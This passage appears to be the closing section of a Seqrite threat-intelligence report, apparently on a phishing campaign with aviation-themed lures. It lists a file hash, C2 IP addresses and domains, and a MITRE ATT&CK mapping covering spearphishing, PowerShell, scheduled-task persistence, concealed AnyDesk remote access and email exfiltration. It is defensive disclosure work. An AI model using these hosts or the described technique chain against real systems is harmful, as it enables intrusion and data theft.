0dc0fa727f900ed5033f46f8ba6cf2d97d20ab95fd334cab0f216da6e0622b0

198.54.120[.]13

194.87.57[.]81

2.23.88[.]201

109.106.178.14

aviatronika[.]online

vniir-avia[.]space

fgub-vniir[.]space

vniir-info[.]space

nova-stream[.]site

Reference link

<https://x.com/askardyuss/status/2070084108118556868>

MITRE ATT&CK Mapping

Tactic	Technique Name	Technique ID
Initial Access	Phishing: Spearphishing Attachment	T1566.001
Execution	User Execution: Malicious File	T1204.002
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005
Persistence	Boot or Logon Autostart Execution (<i>via scheduled task on logon</i>)	T1547
Defense Evasion	Masquerading	T1036
Defense Evasion	Obfuscated Files or Information (<i>Password-protected archives</i>)	T1027
Defense Evasion	Hide Artifacts: Hidden Window (<i>Tray Minimizer concealing AnyDesk</i>)	T1564.003
Defense Evasion	Indicator Removal on Host: File Deletion	T1070.004

Command and Control	Application Layer Protocol: Web Protocols (<i>curl download from C2</i>)	T1071.001
Command and Control	Remote Access Software	T1219
Collection	Archive Collected Data	T1560
Collection	Data from Local System (<i>AnyDesk configuration files collected</i>)	T1005
Exfiltration	Exfiltration Over Alternative Protocol: Exfiltration Over Email	T1020

Authors:

Anjali Raut

Shrutirupa Banerjee



Seqrite is a leading enterprise cybersecurity solutions provider. With a focus on simplifying cybersecurity, Seqrite delivers comprehensive solutions and services...